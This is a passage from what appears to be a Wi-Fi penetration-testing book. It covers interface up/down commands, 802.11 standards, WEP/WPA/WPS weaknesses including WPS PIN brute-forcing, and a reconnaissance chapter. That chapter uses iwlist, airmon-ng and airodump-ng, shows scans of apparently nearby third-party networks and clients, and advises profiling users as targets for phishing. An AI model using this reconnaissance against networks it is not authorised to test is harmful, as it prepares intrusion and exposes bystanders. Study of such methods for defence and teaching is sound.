Turning the NIC (Network Interface Card) off and on is not a method for putting it into monitor mode. Monitor mode is a specific operating mode of the wireless card. Simply turning the card off and on only toggles its basic enabled/disabled state – it doesn't change how the card handles wireless signals.

Sometimes turning the network card on and off helps if it isn't working properly or connecting and disconnecting a network card.

```
ifconfig <interface_name> <up/down>
```

turn the interface up:

```
ifconfig wlan up
```

turn the interface down:

```
ifconfig wlan down
```

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.247.128 netmask 255.255.255.0 broadcast 192.168.247.255
    inet6 fe80::10b3:57ed:fe3c:ac5a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:71:29:c0 txqueuelen 1000 (Ethernet)
    RX packets 136 bytes 95186 (92.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 161 bytes 77673 (75.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# ifconfig wlan0 up
```

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.247.128 netmask 255.255.255.0 broadcast 192.168.247.255
    inet6 fe80::10b3:57ed:fe3c:ac5a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:71:29:c0 txqueuelen 1000 (Ethernet)
    RX packets 133 bytes 94910 (92.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 161 bytes 77673 (75.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether a8:42:a1:b0:ea:ba txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# ifconfig wlan0 down
```

ip command(just for connection to wifi network):

```
ip link set wlan0 down
```

```
ip link set wlan0 up
```

ip link set wlan0 up/down: Controlling Interface State

The ip link set command, specifically with the 'up' and 'down' arguments, is a fundamental way to control the active state of a network interface, such as 'wlan0' (typically representing a wireless interface).

- `ip link set wlan0 up`: This command activates the `wlan0` interface. Bringing an interface "up" enables it, allowing it to transmit and receive network traffic. It's analogous to turning on the physical network card. The interface will attempt to associate with a wireless network if configured to do so.
- `ip link set wlan0 down`: This command deactivates the `wlan0` interface. Bringing an interface "down" disables it, preventing it from sending or receiving any network traffic. It's like turning off the physical network card. This can be useful for troubleshooting, security, or conserving power when the interface is not needed. Disconnects the wireless interface from any current network.

These commands are essential for managing network connectivity and can be used in scripts or manually at the command line to control the state of your network interfaces. After bringing an interface 'up', you will typically need to configure it with an IP address and other network settings for it to function correctly. Network configuration utilities like NetworkManager or systemd-networkd typically handle these details automatically, but understanding the underlying commands is still valuable.

```
(root@kali)-[~]
# ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
   link/ether 00:0c:29:71:29:c0 brd ff:ff:ff:ff:ff:ff
8: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DORMANT group default qlen 1000
   link/ether a8:42:a1:b0:ea:ba brd ff:ff:ff:ff:ff:ff

(root@kali)-[~]
# ip link set wlan0 down

(root@kali)-[~]
# ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
   link/ether 00:0c:29:71:29:c0 brd ff:ff:ff:ff:ff:ff
8: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN mode DORMANT group default qlen 1000
   link/ether a8:42:a1:b0:ea:ba brd ff:ff:ff:ff:ff:ff

(root@kali)-[~]
# ip link set wlan0 up

(root@kali)-[~]
# ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
   link/ether 00:0c:29:71:29:c0 brd ff:ff:ff:ff:ff:ff
8: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode DORMANT group default qlen 1000
   link/ether a8:42:a1:b0:ea:ba brd ff:ff:ff:ff:ff:ff
```


Chapter 5

wifi protocol and security

Wireless Network Standards (IEEE 802.11)

Wireless network standards, also known as Wi-Fi standards (IEEE 802.11), dictate how wireless devices communicate. Newer standards offer faster speeds, better range, and improved security. Compatibility is key: your device and router need to support the same standard to achieve optimal performance. Here's a rapid overview:

1. 802.11a (Released 1999):

- 5 GHz frequency
- Up to 54 Mbps transmission rate (in the best possible case)
- Up to 35 meters board distance. Its signal is easily blocked.
- Increasing the distance = decreasing the transmission speed

2. 802.11b (Released 1999):

- Frequency 2.4 GHz
- Standard data transfer rate, speed 11 Mbps
- Distance 100 meters outdoors and 35 meters indoors
- One of the standards that became public quickly.
- One of the big problems in using this standard is interference in the network

3. 802.11g (Released 2003):

- is a suitable replacement for the 802.11b standard.
- The noteworthy point is the compatibility of this standard with the 802.11b standard.
- Frequency 2.4 GHz
- Transfer speed up to 54 Mbps
- Distance 35 meters indoors and 105 meters outdoors

4. 802.11n (Released 2009):

- Frequency 2.4 and 5 GHz
- Data transfer rate 100 Mbps-600 Mbps
- 350 meters of data transfer board

5. 802.11ac (Released 2013):

- 5 GHz frequency
- Up to 6930 Mbps transmission rate (theoretical maximum, real-world speeds are often lower)
- Range varies greatly depending on environment, but generally offers good coverage.
- Key improvements include wider channels (80 MHz or 160 MHz), MU-MIMO (Multi-User Multiple-Input Multiple-Output) allowing multiple devices to be served at once, improving overall network efficiency.
- Benefits from less interference on the 5 GHz band compared to 2.4 GHz.

6. 802.11ax (Wi-Fi 6) (Released 2019):

- Frequency 2.4, 5, and 6 GHz
- Up to 9.6 Gbps (9600 Mbps) transmission rate (theoretical maximum)
- Range is comparable to 802.11ac, but with improvements in efficiency, especially in crowded environments.
- OFDMA (Orthogonal Frequency Division Multiple Access) allows for more efficient use of the wireless spectrum, serving multiple devices simultaneously. Target Wake Time (TWT) improves battery life for IoT devices.
- Improved security through mandatory WPA3 support.


7. 802.11be (Wi-Fi 7) (Expected 2024):

- Frequency 2.4, 5, and 6 GHz
- Up to 46 Gbps (46000 Mbps) transmission rate (theoretical maximum)
- Range similar to 802.11ax, with further advancements in efficiency and performance.
- Features include Multi-Link Operation (MLO), allowing devices to simultaneously connect to multiple frequency bands for increased throughput and reduced latency, and 4096-QAM (4K-QAM) for higher data density.
- Designed for extremely low latency and high bandwidth applications, such as augmented reality (AR) and virtual reality (VR).

WiFi Security Protocols

Open Authentication

“Open Authentication” in Wi-Fi security means that the wireless network doesn’t require any password or authentication before allowing devices to connect. It allows any device within range to connect and access the network resources. There’s no mechanism to verify the identity of the connecting device.



WEP Security

- **How it works:** Uses a shared secret key to encrypt data.
- **Weaknesses:** WEP is incredibly weak and easily cracked with readily available tools. Its short key length and flaws in its encryption algorithm make it vulnerable.

WEP (Wired Equivalent Privacy) Shared Key Authentication is a now-obsolete authentication method used in early Wi-Fi networks. It’s considered incredibly insecure and should never be used. Here’s how it worked:

1. **Shared Secret Key:** The core of WEP Shared Key Authentication is a single, pre-shared secret key. This key is a string of characters (typically hexadecimal) that needs to be manually configured on both the wireless access point

(AP) and each client device (laptop, phone, etc.) wanting to connect. This key acts as the password.

2. **Authentication Process:**

- (a) **Client Initiates:** A client device attempting to connect broadcasts a request to the access point.
 - (b) **Challenge-Response:** The access point sends a randomly generated challenge (a piece of data) to the client.
 - (c) **Encryption and Return:** The client encrypts the challenge using the shared secret key and sends the encrypted challenge back to the access point.
 - (d) **Decryption and Verification:** The access point decrypts the response using the same shared secret key. If the decrypted challenge matches the originally sent challenge, authentication is successful. If not, the authentication fails.
3. **Data Encryption:** After successful authentication, all data transmitted between the client and the AP is encrypted using the same shared key. However, it's important to note that the encryption method itself in WEP was also extremely weak, vulnerable to various attacks even if the key was secure.




Figure 5.1: WEP Authentication Diagram

Why WEP Shared Key Authentication is Insecure:

- **Weak Encryption Algorithm:** WEP uses a relatively weak encryption algorithm (RC4) and a small initialization vector (IV). This allows for several known attacks, like IV reuse attacks, that easily crack the encryption even if you have a strong, complex shared key.
- **Single Point of Failure:** If the shared key is compromised on any one device, the entire network is compromised.
- **Key Management:** Distributing and managing the shared key across multiple devices securely is a significant challenge. Manually configuring a key on each device increases the risk of errors and human vulnerabilities.

WPA / WPA2

WPA (Wi-Fi Protected Access) and WPA2 (Wi-Fi Protected Access II) are both security protocols designed to protect wireless networks, but WPA2 offers significantly improved security over WPA. Both use the TKIP (Temporal Key Integrity Protocol) or AES (Advanced Encryption Standard) encryption protocols, but WPA2 is almost exclusively used with AES now, while WPA is largely obsolete. Let's break them down:

WPA:

- **Encryption:** Originally used TKIP, a more secure alternative to WEP. TKIP suffered from some vulnerabilities although it was a considerable improvement over WEP. It also supports AES encryption, but this was less commonly implemented.
- **Authentication:** Uses either WPA-PSK (Pre-Shared Key) or WPA-EAP (Extensible Authentication Protocol). WPA-PSK, again, relies on a password shared between the client and access point, whereas WPA-EAP uses a RADIUS server for centralized authentication.
- **Weaknesses:** While a significant improvement over WEP, TKIP eventually showed vulnerabilities, and AES support was less common in early WPA implementations. WPA-PSK relied on password security, which, if weak, made the network vulnerable.

WPA2:

- **Encryption:** Primarily uses AES (Advanced Encryption Standard) in CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) mode. AES is a much stronger encryption algorithm than TKIP.
- **Authentication:** Similar to WPA, it supports WPA2-PSK and WPA2-EAP. However, WPA2-PSK with AES is the most common implementation for home and small business networks.
- **Weaknesses:** While considerably more secure than WPA and WEP, WPA2 has seen some vulnerabilities discovered over the years. The most significant are:
 - **KRACK (Key Reinstallation Attack):** This attack allowed attackers to decrypt and manipulate data transmitted over a WPA2 network. Patches were released to mitigate this vulnerability.
 - **Weak Passphrases:** As with WPA, using weak or easily guessable passphrases significantly weakens the security of the network.
 - **Rogue Access Points:** An attacker could set up a rogue access point that mimics the legitimate network, potentially tricking users into connecting and compromising their data.

Authentication Phases (WPA/WPA2 - primarily WPA2-PSK with AES):

The authentication phase in WPA2-PSK with AES is very similar to that in WPA and uses a four-way handshake. The main differences lie in the stronger encryption algorithms and improved key management. The phases are essentially:

1. **ANonce Exchange:** The access point sends a random number (ANonce) to the client.
2. **SNonce and MIC1:** The client generates its own random number (SNonce), combines it with the ANonce and the PSK (Pre-Shared Key), and calculates a Message Integrity Check (MIC). This is sent back to the Access Point.
3. **MIC2 and Key Derivation:** The access point computes the MIC and verifies it. Both client and access point independently compute the PMK (Pairwise Master Key) from the nonces and PSK. They then derive the PTK (Pairwise Transient Key) and GTK (Group Temporal Key) for secured communication. The access point sends the MIC2 and the key information to the client.
4. **Authentication Success:** The client receives the key material and verifies MIC2. If successful, the client is authenticated, and secure communication starts using AES in CCMP mode.




Figure 5.2: Four-Way Handshake (WPA/WPA2-PSK)

WPS – (Wi-Fi Protected Setup)

WPS (Wi-Fi Protected Setup) is a feature designed to make it easier for users to connect devices to a Wi-Fi network without having to manually enter a complex password. While convenient, WPS has significant security flaws and is generally considered a security risk. It's important to understand how it works and why it should often be disabled.



Figure 5.3: WPS Connection Methods

How WPS Works:

WPS offers several methods for connecting to a Wi-Fi network:

1. **Push-Button Configuration (PBC):** This is the most common method. The user presses a WPS button on the router and then initiates a connection on the client device within a short time window (usually 2 minutes). The devices then automatically exchange the necessary authentication information.
2. **PIN Method:** The user enters an 8-digit PIN code, usually found on the router's label, into the client device. The devices then negotiate authentication using the PIN.
3. **NFC (Near-Field Communication):** Some routers and devices support WPS via NFC. Users bring their device close to the router to establish a connection. This method is less common.

The Problem with WPS:

The primary problem with WPS lies in the PIN method's implementation. The 8-digit PIN code, while seemingly long, is vulnerable to a brute-force attack. Here's why:

- **PIN Check Structure:** The PIN is actually split into two chunks for verification. The router validates the first chunk, which is four digits, separately. The router then validates the second chunk, which is three digits (plus a checksum). This means an attacker only needs to guess 10,000 combinations for the first chunk and another 1,000 combinations for the second chunk. A total of 11,000 attempts is vastly reduced from the theoretical 100 million combinations of an 8-digit PIN, drastically speeding up the process of breaking the PIN.
- **Online Attack:** Many routers do not adequately limit the number of failed PIN attempts. This allows attackers to systematically try different PIN combinations until they find the correct one.
- **Offline Attack:** In some routers, if an attacker captures the authentication handshake from an attempt made using WPS, they can then perform a brute-force attack offline using that data and bypass any restrictions on the amount of authentication attempts from the router.

Chapter 6

Wi-Fi Reconnaissance

Introduction

Infiltrating a castle begins long before you even reach the drawbridge. The most crucial step, the foundation upon which all subsequent actions are built, is reconnaissance. We need to know the enemy, the terrain, the fortifications. In the digital realm, a WiFi network is our castle, and our tools are the senses with which we map its walls and weaknesses.

Imagine approaching the imposing stone walls. We don't just charge blindly at the gate. We need to understand what we're facing. What follows are some of the methods and considerations we will be using to understand the castle that is the network.

Identifying the Castle (SSID)

- The first glimpse of the castle is its banner, its name proudly displayed for all to see. This is the SSID, the Service Set Identifier, the name of the WiFi network. Knowing the SSID allows us to at least acknowledge the existence of this network. Capturing the SSID is the first step in understanding the lay of the land, seeing where networks lie, and what they claim to be.
- But remember, a clever enemy might use a common or generic banner to blend in, or even none at all. Hiding the SSID is like removing the castle's flag – it doesn't make it disappear, but it does make it harder to spot at a glance.

Scanning the Walls (Frequency Bands and Channels)

- The castle walls themselves aren't a single, monolithic structure. They're built with different materials, in different sections. Similarly, WiFi networks operate on different frequency bands (2.4 GHz, 5 GHz, 6 GHz) and channels within those bands. Knowing which bands and channels are in use tells us where to focus our attention. A network predominantly on the 5 GHz band suggests a more modern, possibly better-equipped, defense.
- Tools like `iwlist` or `airodump-ng` in Linux are like our surveying instruments, allowing us to scan the spectrum and identify which frequencies the castle is using. They're our binoculars, helping us see further and more clearly.

Assessing the Gate Security (Encryption Type)

- The gate is the network's entry point, and its security is paramount. Is it a simple wooden gate, or a reinforced iron portcullis? In WiFi terms, this is the encryption type: WEP (a flimsy, easily broken gate), WPA/WPA2-PSK (a more robust, but still vulnerable gate), or WPA3 (the strongest, most modern protection, like a state-of-the-art security system)."
- "Knowing the encryption type informs our attack strategy. WEP might be crackable with relative ease, while WPA3 will require a much more sophisticated approach. Identifying the encryption is equivalent to assessing the difficulty of breaching the castle's main entrance.

Counting the People Inside (Identifying Network Users)

- Knowing the number of people regularly using the castle, whether knights, servants, or even visiting dignitaries, can give us a sense of the social landscape. Are they all loyal, or are there potential points of manipulation?"
- "In the WiFi world, knowing the approximate number of active users on a network is valuable. A higher number suggests a greater chance of finding a vulnerable individual – someone with weak credentials, lax security habits, or a device prone to compromise. We can approximate this using packet sniffing tools or by observing DHCP leases, though it's rarely precise.

Understanding the People's Roles (Profiling Network Users)

- It's not enough just to know how many people are inside. We need to understand their roles, habits, and potential weaknesses. Who has access to the armory? Who gossips with the cooks? Who seems distracted or disgruntled?
- Similarly, in the WiFi world, while we can't directly see who people are, we can sometimes profile them based on their network activity. For example:
 - Identifying the VIPs: We could try to identify the most active MAC addresses or observe traffic patterns to potentially pinpoint key network

administrators or high-value targets. Their compromise could lead to broader network access.

- Identifying Weak Links: Observing non-HTTPS traffic (in a lab setting, ethically) or noticing older device types (based on MAC address vendor lookups) can suggest users who might be less security-conscious and therefore more vulnerable to phishing or other social engineering attacks.
- Identifying People with access to specific network drives: Understanding who accesses certain network locations can lead to better understanding of a person's importance to the network.

Assessing Signal Strength (Distance and Obstacles)

- The strength of the signal is like the clarity of our view of the castle. A strong signal means we're close and have a clear line of sight. A weak signal means we're far away or there are obstacles in our path. This helps determine which spots will be effective to begin our attack, which are the best placed for our equipment, and which have too much interference. We also need to understand obstacles and how that affects our signal.
- Signal strength meters in our WiFi scanners are our telescopes, helping us gauge our proximity and the challenges we face.

Practical Commands

So we will start with first command:

```
iwlist wlan0 scan
```

The command `iwlist wlan0 scan` is used in Linux to scan for available wireless networks on the specified wireless interface, in this case, `wlan0`. Here's how it works:

1. **Interface Specification:** `wlan0` refers to the wireless network interface. You might have different names for your interfaces like `wlan1`, `wlp2s0`, etc.
2. **Scanning Process:** When you run this command, the system instructs the wireless device to send out probe requests to discover nearby wireless networks. The device listens for responses from access points (APs).

- SSID (network name)
- Signal strength
- Encryption type (e.g., WEP, WPA)
- Frequency and channel
- BSSID (MAC address of the access point)

```
iwlist wlan0 scan | grep "Address\|ESSID\|WSP\|Authentication\|WPS\|WPA\|Frequency"
```

Another method to scan for wireless networks, which provides similar functionality to the `iwlist` command, uses the `iw dev` command.

The result is very long and this time challenge yourself to extract good info with

```
(root@kali)~[~]
# iwlist wlan0 scan | grep "Address\|ESSID\|WSP\|Authentication\|WPS\|WPA\|Frequency"
Cell 01 - Address: 00:AD:24:16:96:2B
Frequency:2.412 GHz (Channel 1)
ESSID:"Seifi"
IE: WPA Version 1
Authentication Suites (1) : PSK
IE: IEEE 802.11i/WPA2 Version 1
Authentication Suites (1) : PSK
Cell 02 - Address: EC:08:6B:5B:7B:9C
Frequency:2.412 GHz (Channel 1)
ESSID:"TP-LINK_5B7B9C"
IE: WPA Version 1
Authentication Suites (1) : PSK
IE: IEEE 802.11i/WPA2 Version 1
Authentication Suites (1) : PSK
Cell 03 - Address: 62:DC:81:F8:53:FD
Frequency:2.437 GHz (Channel 6)
ESSID:"MV88315319"
Cell 04 - Address: 1A:02:75:F9:2B:47
Frequency:2.437 GHz (Channel 6)
ESSID:"Nameless"
IE: IEEE 802.11i/WPA2 Version 1
Authentication Suites (1) : PSK
Cell 05 - Address: B4:0F:3B:40:3D:58
Frequency:2.442 GHz (Channel 7)
ESSID:"Tenda_403D58"
IE: WPA Version 1
Authentication Suites (1) : PSK
IE: IEEE 802.11i/WPA2 Version 1
Authentication Suites (1) : PSK
Cell 06 - Address: 6A:0C:93:E3:2D:92
Frequency:2.467 GHz (Channel 12)
ESSID:"Redmi 12"
IE: IEEE 802.11i/WPA2 Version 1
Authentication Suites (1) : PSK
Cell 07 - Address: F4:F7:0C:5C:04:E5
Frequency:2.457 GHz (Channel 10)
ESSID:"Neterbit-0C04E5"
IE: IEEE 802.11i/WPA2 Version 1
Authentication Suites (2) : PSK unknown (8)
```

grep.

Advanced Method: airodump-ng

airodump-ng is a real-time Wi-Fi monitor. It shows detailed information about nearby wireless networks, including clients, traffic, and encryption types. This tool requires your wireless interface to be in monitor mode.

```
airodump-ng <interface_name>
```

If airodump-ng shows no results, a common troubleshooting step is to disconnect and reconnect the wireless network adapter.

```

(root@kali)-[~]
# iw dev wlan0 scan
BSS 00:ad:24:16:96:2b(on wlan0)
    TSF: 189599979010 usec (2d, 04:39:59)
    freq: 2412.0
    beacon interval: 100 TUs
    capability: ESS Privacy ShortPreamble ShortSlotTime (0x0431)
    signal: -79.00 dBm
    last seen: 0 ms ago
    Information elements from Probe Response frame:
    SSID: Seifi
    Supported rates: 1.0* 2.0* 5.5* 11.0* 9.0 18.0 36.0 54.0
    DS Parameter set: channel 1
    ERP: <no flags>
    Extended supported rates: 6.0 12.0 24.0 48.0
    HT capabilities:
        Capabilities: 0x118c
        HT20
        SM Power Save disabled
        TX STBC
        RX STBC 1-stream
        Max AMSDU length: 3839 bytes
        DSSS/CCK HT40
        Maximum RX AMPDU length 65535 bytes (exponent: 0x003)
        Minimum RX AMPDU time spacing: 4 usec (0x05)
        HT RX MCS rate indexes supported: 0-15, 32
        HT TX MCS rate indexes are undefined
    HT operation:
        * primary channel: 1
        * secondary channel offset: no secondary
        * STA channel width: 20 MHz
        * RIFS: 0
        * HT protection: no
        * non-GF present: 0
        * OBSS non-GF present: 0
        * dual beacon: 0
        * dual CTS protection: 0
        * STBC beacon: 0
        * L-SIG TXOP Prot: 0
        * PCO active: 0
        * PCO phase: 0
    WPA:
        * Version: 1
        * Group cipher: TKIP
        * Pairwise ciphers: TKIP CCMP
        * Authentication suites: PSK
    RSN:
        * Version: 1
        * Group cipher: TKIP

```

Top Section (Access Points - APs)

Each row in the top section represents a Wi-Fi access point (router).

- **BSSID:** (e.g., 00:1A:2B:3C:4D:5E) The MAC address of the access point. This uniquely identifies the AP.
- **PWR:** (Power Level - dBm) Signal strength. A *negative* number, closer to 0 is better. -50 dBm is strong, -80 dBm is weak, -90 dBm or lower is generally unusable. In your image, the power levels seem quite good for most networks listed.
- **Beacons:** The number of beacon frames the AP has sent. APs send these

```
(root@kali)-[~]
# airmon-ng check kill

Killing these processes:
  PID Name
 20415 wpa_supplicant

(root@kali)-[~]
# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy2     wlan0             rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

starting po

(root@kali)-[~]
# airodump-ng wlan0
```



```
CH  1  ][ Elapsed: 12 s ][ 2025-02-26 17:10

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
BSSID          STATION    PWR  Rate    Lost  Frames  Notes  Probes
```

periodically to announce their presence. A higher number generally means the AP has been active for a longer time.

- **#Data:** The number of data packets captured by airodump-ng. This reflects activity on the network. A higher number suggests more users or more data being transmitted.
- **#/s:** The number of data packets captured per second. Provides a measure of current network activity.
- **CH:** (Channel) The Wi-Fi channel the AP is using (e.g., 1, 6, 11 for 2.4 GHz, or 36, 44, 149 for 5 GHz). Knowing the channel is important for avoiding interference.
- **MB:** (Maximum Bitrate) The maximum data rate supported by the AP. This is *not* necessarily the actual speed you're getting, but rather the theoretical limit. Values like 54, 195, 270, and 405 are common for different Wi-Fi standards (802.11g, n, and ac).
- **ENC:** (Encryption) The type of encryption used by the AP.

CH 9][Elapsed: 30 s][2025-02-26 17:17

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B6:D5:A1:4E:D8:ED	-70	37	0 0	12	65	WPA3	CCMP	SAE	AndroidShare_3298
6A:0C:93:E3:2D:92	-74	46	16 0	12	180	WPA2	CCMP	PSK	Redmi 12
00:AD:24:16:96:2B	-84	49	0 0	1	130	WPA2	CCMP	PSK	Seifi
EC:08:6B:5B:7B:9C	-76	52	0 0	1	135	WPA2	CCMP	PSK	TP-LINK_5B7B9C
B4:0F:3B:40:3D:58	-83	68	0 0	7	270	WPA2	CCMP	PSK	Tenda_403D58
62:DC:81:F8:53:FD	-69	102	6 0	6	135	OPN			MV88315319
1A:02:75:F9:2B:47	-42	109	2 0	6	65	WPA2	CCMP	PSK	Nameless
CE:40:5F:88:14:F4	-41	110	0 0	6	180	WPA2	CCMP	PSK	<length: 0>

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	C2:28:0F:29:0B:E5	-86	0 - 1	1	2		
(not associated)	9C:1C:37:BF:3F:18	-94	0 - 1	20	2		
(not associated)	CE:4E:BD:8E:9F:9C	-94	0 - 1	0	2		
(not associated)	22:E2:DC:CB:CC:56	-94	0 - 1	0	2		
(not associated)	64:27:37:39:A2:9F	-76	0 - 1	0	9		mb
(not associated)	5A:46:45:4B:16:D4	-68	0 - 1	0	9		
B6:D5:A1:4E:D8:ED	A6:63:D3:38:71:CC	-76	0 - 1e	0	1		
6A:0C:93:E3:2D:92	92:51:69:94:ED:55	-74	24e-24e	197	17		
